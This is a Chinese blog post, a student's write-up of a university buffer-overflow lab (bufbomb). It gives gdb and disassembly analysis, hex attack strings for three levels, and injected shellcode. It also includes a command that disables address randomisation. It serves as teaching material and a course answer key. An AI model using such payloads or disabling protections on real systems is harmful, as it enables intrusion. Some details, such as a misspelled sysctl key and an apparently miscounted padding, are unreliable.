缓冲区溢出攻击实验（深大计系2实验4）三题思路+答案

原创

AkagiSenpai 于 2020-05-22 21:44:43 发布 3053 收藏 49

分类专栏： 计算机系统 文章标签： 安全 计算机系统 ubuntn 堆栈 缓冲区溢出

本文链接：https://blog.csdn.net/weixin_44176696/article/details/106290745

额 今天做的事缓冲区 溢 出 攻 击 实验

思路就是有个函数会一直读字符串，可是对字符串长度没有限制，所以会造成缓冲区的溢出，导致堆栈中的其他值被我们修改，达到攻击的目的

实验资源

链接: https://pan.baidu.com/s/1_ORsf-vCkZlcclIGYT5QIQ

提取码: bg27

目录

预备知识

【X86-64寄存器，立即数与寻址，汇编常用指令整理】

gdb常见指令

```
run 执行
si 单步执行

b 设置断点，可以在函数调用时中断，即
b  func1
或者在指定地址处中断，比如
b  *0x12f3de


p 查看数据
p (char*)0x123fed 查看对应地址的字符串
p *0x30fed4@7，查看0x30fed4往后对应7个数字
查看寄存器
p $rdx
查看寻址结果
p *(0x3014fd) 或者 p *($rdx)
```

实验介绍

> 本实验设计为一个黑客利用缓冲区溢出技术进行攻击的游戏。我们仅给黑客（同学）提供一个二进制可执行文件bufbomb和部分函数的C代码，不提供每个关卡的源代码。程序运行中有3个关卡，每个关卡需要用户输入正确的缓冲区内容，否则无法通过关卡！

> 要求同学查看各关卡的要求，运用GDB调试工具和objdump反汇编工具，通过分析汇编代码和相应的栈帧结构，通过缓冲区溢出办法在执行了getbuf()函数返回时作攻击，使之返回到各关卡要求的指定函数中。

（关卡是平行的，即输入三种答案，得到三种结果，而不是输入答案123得到最终结果这样子）

攻击目标：

实验攻击目标的程序为bufbomb（可执行文件，需要用objdump反汇编为汇编代码查看）。该程序中含有一个带有漏洞的getbuf()函数，它所调用的系统函数gets()未进行缓冲区溢出保护。其代码如下：

```
int getbuf()
{
    char buf[12];
    Gets(buf);
    return 1;
}
```

系统函数gets()从标准输入设备读字符串函数。以回车结束读取，不会判断上限，所以程序员应该确保buffer的空间足够大，以便在执行读操作时不发生溢出。

攻击要求：

目标程序bufbomb将执行test()，进而执行getbuf()，最终执行gets()。其中gets()会从标准输入设备读入数据。要求黑客同学利用所学知识，构造**适当的输入数据**，通过标准输入传递到目标程序，实现以下目的：

1. getbuf()返回时，不返回到test()，而是直接返回到指定的smoke()函数（该函数已经存在于bufbomb可执行文件中）。
2. getbuf()返回时，不返回到test()，而是直接返回到指定的fizz()函数（该函数已经存在于bufbomb可执行文件中），而且要求给fizz()函数传入一个黑客cookie值作为参数。其中cookie可以通过makecookie工具根据黑客姓名产生——“makecookie neo”(neo请替换成你的名字)。
3. getbuf()返回时，不返回到test()，而是直接返回到指定的bang()函数（该函数已经存在于bufbomb可执行文件中），并且在返回到bang()之前，先修改全局变量global_value为你的黑客cookie值（cookie值生成方法与上一要求相同）

解释与说明

其实就是要你输入一长串指定的字符串，我们知道不管什么数据在内存中都是01保存的，所以我们通过适当编写这些01，并且把他们转换为字符串，输入到bufbomb中，达到攻击的目的

帮助函数：

makecookie：根据你的用户名产生一个cookie，实验会用到
sendstring：将16进制的字符串转换为真正的ASCII字符串并且输出


如何提交答案：

将答案写在一个txt，然后通过命令（需要在解压后的实验文件夹下运行命令）来提交答案，其实就是通过管道，把【答案.txt】的16进制表示的攻击字符串，转为真正的字符串，然后调用bufbomb，即传入我们要攻击的代码中

```
cat 答案文件名.txt | ./sendstring | ./bufbomb -t 你的用户名
```

实验预备

首先将老师给的压缩包解压



然后将bufbomb可执行文件反汇编得到汇编代码

第一题思路及答案

注意：指针传数据都是保存在栈中的，而不是edi寄存器

getbuf函数汇编代码

```
08048ad0 <getbuf>:
 8048ad0:   55                      push   %ebp                    // 压栈保存ebp的值 此时栈指针-=4
 8048ad1:   89 e5                   mov    %esp,%ebp               // 保存栈指针到ebp
 8048ad3:   83 ec 28                sub    $0x28,%esp              // 开40字节的栈 新esp = 原esp - 40
 8048ad6:   8d 45 e8                lea    -0x18(%ebp),%eax        // eax = 原esp - 24
 8048ad9:   89 04 24                mov    %eax,(%esp)             // esp = 原esp - 24
 8048adc:   e8 df fe ff ff          call   80489c0 <Gets>          // 原esp - 24 传入GETS作为buf首地址
 8048ae1:   c9                      leave
 8048ae2:   b8 01 00 00 00          mov    $0x1,%eax               // return 1
 8048ae7:   c3                      ret
 8048ae8:   90                      nop
 8048ae9:   8d b4 26 00 00 00 00    lea    0x0(%esi,%eiz,1),%esi
                                                    https://blog.csdn.net/weixin_44176696
```

分析getbuf函数的汇编代码，并画出其栈帧结构，结合上面给出的c代码，不难发现getbuf的栈帧结构，如下图


我们需要将**返回地址**改写为smoke函数的地址 `08048eb0 <smoke>:`

需要填充如图所示的灰色区域，也就是28个字节，即28个字符，（从下向上填），然后返回地址填充smoke函数的地址，即0x08048eb0，而转换为**小端表示**就是 b08e0408（注意！！！这里要用小端表示地址）

所以可以构造攻击字符串，长度为32字节，**前28字节是覆盖缓冲区的，所以随意**，因为7777是由4个7组成的，而4 x 7 = 28
所以使用 28个'7' + b0 8e 04 08（改写后的返回地址）作为攻击字符串，因为7的ASCII码是0x37所以攻击字符串的16进制为

```
37373737373737373737373737373737373737373737373737373737b08e0408
```

编辑ans.txt保存我们的攻击字符串



然后使用管道命令，将字符串转为字符再作为输入bufbomb的参数，这里使用我的学号，也就是2018171028作为用户名

```
cat ans1.txt | ./sendstring | ./bufbomb -t 2018171028
```

```
liruolong2018171028@ubuntu:~/Desktop/lab4$ vim ans1.txt
liruolong2018171028@ubuntu:~/Desktop/lab4$ cat ans1.txt | ./sendstring | ./bufbomb -t 2018171028
Team: 2018171028
Cookie: 0x1014f59d
Type string:Smoke!: You called smoke()
```


第二题思路及答案

首先根据上文对getbuf的分析，我们知道了怎样让test函数返回地址改为指定的函数，可是如果返回地址的函数需要参数，我们还要传入参数，我们先分析fizz函数并画出其栈帧结构


首先是压栈开栈，然后读取形参，和0x804a1d4的值做比较，这个值很怪，这里通过老师给的提示，**猜测是用户名的cookie值**，果断GDB一下，果然是cookie

```
(gdb) p (char*)0x804a1d4
$3 = 0x804a1d4 <cookie> ""
(gdb)
```

fizz函数的汇编代码如下

```
08048e60 <fizz>:
 8048e60:   55                      push   %ebp                // ebp压入栈
 8048e61:   89 e5                   mov    %esp,%ebp           // 保存esp的值到ebp
 8048e63:   83 ec 08                sub    $0x8,%esp           // 开8个字节的栈
 8048e66:   8b 45 08                mov    0x8(%ebp),%eax      // eax = 原esp+8 （形参1）
 8048e69:   3b 05 d4 a1 04 08       cmp    0x804a1d4,%eax      // 比较eax和用户cookie
 8048e6f:   74 1f                   je     8048e90 <fizz+0x30>
 8048e71:   89 44 24 04             mov    %eax,0x4(%esp)
 8048e75:   c7 04 24 8c 98 04 08    movl   $0x804988c,(%esp)
 8048e7c:   e8 27 f9 ff ff          call   80487a8 <printf@plt>
 8048e81:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e88:   e8 5b f9 ff ff          call   80487e8 <exit@plt>
 8048e8d:   8d 76 00                lea    0x0(%esi),%esi
 8048e90:   89 44 24 04             mov    %eax,0x4(%esp)      // 如果相等则跳到这
 8048e94:   c7 04 24 d9 95 04 08    movl   $0x80495d9,(%esp)
 8048e9b:   e8 08 f9 ff ff          call   80487a8 <printf@plt>
 8048ea0:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 8048ea7:   e8 44 fc ff ff          call   8048af0 <validate>  // cookie验证成功
 8048eac:   eb d3                   jmp    8048e81 <fizz+0x21>
 8048eae:   89 f6                   mov    %esi,%esi
```


fizz函数的栈帧结构如下




所以我们调用fizz之前，除了压返回地址，还要保存对应的形参，形参为用户cookie

首先获得自己用户名的cookie，为0x1014f59d

```
liruolong2018171028@ubuntu:~/Desktop/lab4$ ./makecookie 2018171028
0x1014f59d
```

然后我们根据栈帧调用的规则：**先弹出返回地址**，然后才是新的栈帧

如下图，先弹出返回地址，然后形成新的栈帧，**形参相对getbuf函数栈帧的位置就很明确了，即getbuf函数返回地址往上+8个字节的位置**，写入我们的cookie



所以可以编写我们的攻击字符串了，getbuf函数返回地址填写fizz函数地址的小端表示，然后往上+4个字节的地方任意填即可（即上图**橙色块下方**）因为前天是520，而我还是个单身狗，所以用`ffffffff`来填充，而**橙色块区域**填写我们的用户cookie，注意同样是**小端表示**，我学号的cookie为1014f59d，写成9df51410，得到攻击字符串：

```
3737373737373737373737373737373737373737373737373737373737608e0408ffffffff9df51410
```

编写ans2.txt，然后测试攻击



```
cat ans2.txt | ./sendstring | ./bufbomb -t 2018171028
```

第三题思路及答案

注意：这题需要关闭Linux系统的内存随机化，使用如下指令（需要root权限）：

```
sysctl -w kernal.randomize_va_space=0
```

首先查看bang的汇编代码，分析其栈帧结构，又和两个难懂的地址（0x804a1c4，0x804a1d4）比较，如题2的思路，我们把他打印出来看看，发现：0x804a1c4是global_value全局变量，0x804a1d4是用户cookie




```
08048e10 <bang>:
 8048e10:   55                      push   %ebp                // ebp压栈
 8048e11:   89 e5                   mov    %esp,%ebp           // 保存esp
 8048e13:   83 ec 08                sub    $0x8,%esp           // 开栈8字节
 8048e16:   a1 c4 a1 04 08          mov    0x804a1c4,%eax      // eax存global_value
 8048e1b:   3b 05 d4 a1 04 08       cmp    0x804a1d4,%eax
 8048e21:   74 1d                   je     8048e40 <bang+0x30> // 如果global_value=cookie则跳转
 8048e23:   89 44 24 04             mov    %eax,0x4(%esp)
 8048e27:   c7 04 24 bb 95 04 08    movl   $0x80495bb,(%esp)
 8048e2e:   e8 75 f9 ff ff          call   80487a8 <printf@plt>
 8048e33:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048e3a:   e8 a9 f9 ff ff          call   80487e8 <exit@plt>
 8048e3f:   90                      nop
 8048e40:   89 44 24 04             mov    %eax,0x4(%esp)      // global_value=cookie则跳转到这
 8048e44:   c7 04 24 64 98 04 08    movl   $0x8049864,(%esp)
 8048e4b:   e8 58 f9 ff ff          call   80487a8 <printf@plt>
 8048e50:   c7 04 24 02 00 00 00    movl   $0x2,(%esp)
 8048e57:   e8 94 fc ff ff          call   8048af0 <validate>  // 验证成功
 8048e5c:   eb d5                   jmp    8048e33 <bang+0x23>
 8048e5e:   89 f6                   mov    %esi,%esi
                                                  https://blog.csdn.net/weixin_44176696
```

那么思路很清晰了，就是在getbuf返回之前修改global_value的值，将他变成我们的用户cookie的值

> 我们要修改内存必然要执行我们的代码，我们已知能自定义的地方有两处：
> 1.getbuf返回何处
> 2.getbuf读的字符串

所以getbuf函数的**返回地址，返回到我们输入字符串的地址**，如果我们输入的是程序的01编码，那么就会执行我们的程序！即修改global_value的值，然后再跳转到bang函数即可

创建attack_code.s，编写汇编代码，因为mov指令不能内存到内存，所以用rax寄存器做中转，然后直接跳转到bang函数起始地址，即`0x08048e10`
（这个地址可以在反汇编出来的代码中查看，上面也有）

```
liruolong2018171028@ubuntu:~/Desktop/lab4$ vim attack_code.s
```

将global_value的值变成cookie，然后将bang地址塞入rdx，接着跳转到rdx存储的地址

```
mov (0x0804a1d4), %rdx  // 将用户cookie值存到rdx
mov %rdx, (0x0804a1c4)  // 将rdx值存到global_value变量中
mov $0x08048e10, %rdx  // 将bang函数的地址存到rdx 等下跳转用
jmp *%rdx     // 以rdx中的值为绝对跳转地址进行无条件跳转
```

输入命令 `gcc -c attack_codes.s -o att.o` 将attack_codes.s编译为机器码存到att.o

然后输入命令 `objdump -d att.o > att.txt` 将att.o反汇编的结构输出到att.txt供我们查看

（值得注意的是这里使用rax当中转寄存器会有点问题，毕竟rax存返回值，我又一次用rax做中转，的出来的global_value 和用户cookie相差1 ~~经典差1~~，猜测是return1造成的，所以尽量用一些闲置的寄存器吧，这里使用rdx寄存器）

所以攻击代码可以确定了，除此之外，我们还要知道getbuf中buf的首地址，即我们**注入代码的地址**，然后把getbuf的返回地址改成buf首地址即可

要查看栈指针寄存器的值，GDB调之

```
liruolong2018171028@ubuntu:~/Desktop/lab4$ gdb ./bufbomb
```

在getbuf设置断点，并且查看rbp的值，而buf起始位置为rbp-24（根据上面画的getbuf栈帧示意图可推得）

> 注意这个rbp的地址，不同机器上应该不一样，最好自己gdb调试一下看

rbp为 `ffffb1a8` 那么根据上面画的getbuf栈帧图， buf起始地址为 `ffffb1a8 - 24（十进制） = ffffb190`，小端表示： `90b1ffff`

（！！！！！注意小端表示！！！！！）

48 8b 14 25 d4 a1 04 08 48 89 14 25 c4 a1 04 08 48 c7 c2 10 8e 04 08 ff e2（上面汇编再反汇编出来的16进制机器码部分） + 00 00 00（为了溢出缓冲区而补齐28个字符）+ 90b1ffff（返回地址为bang函数地址 小端表示）

攻击字符串16进制表示：

```
488b1425d4a1040848891425c4a1040848c7c2108e0408ffe200000090b1ffff
```

执行以下命令，将ans3.txt中的攻击代码注入程序

```
cat ans3.txt | ./sendstring | ./bufbomb -t 2018171028
```

成功！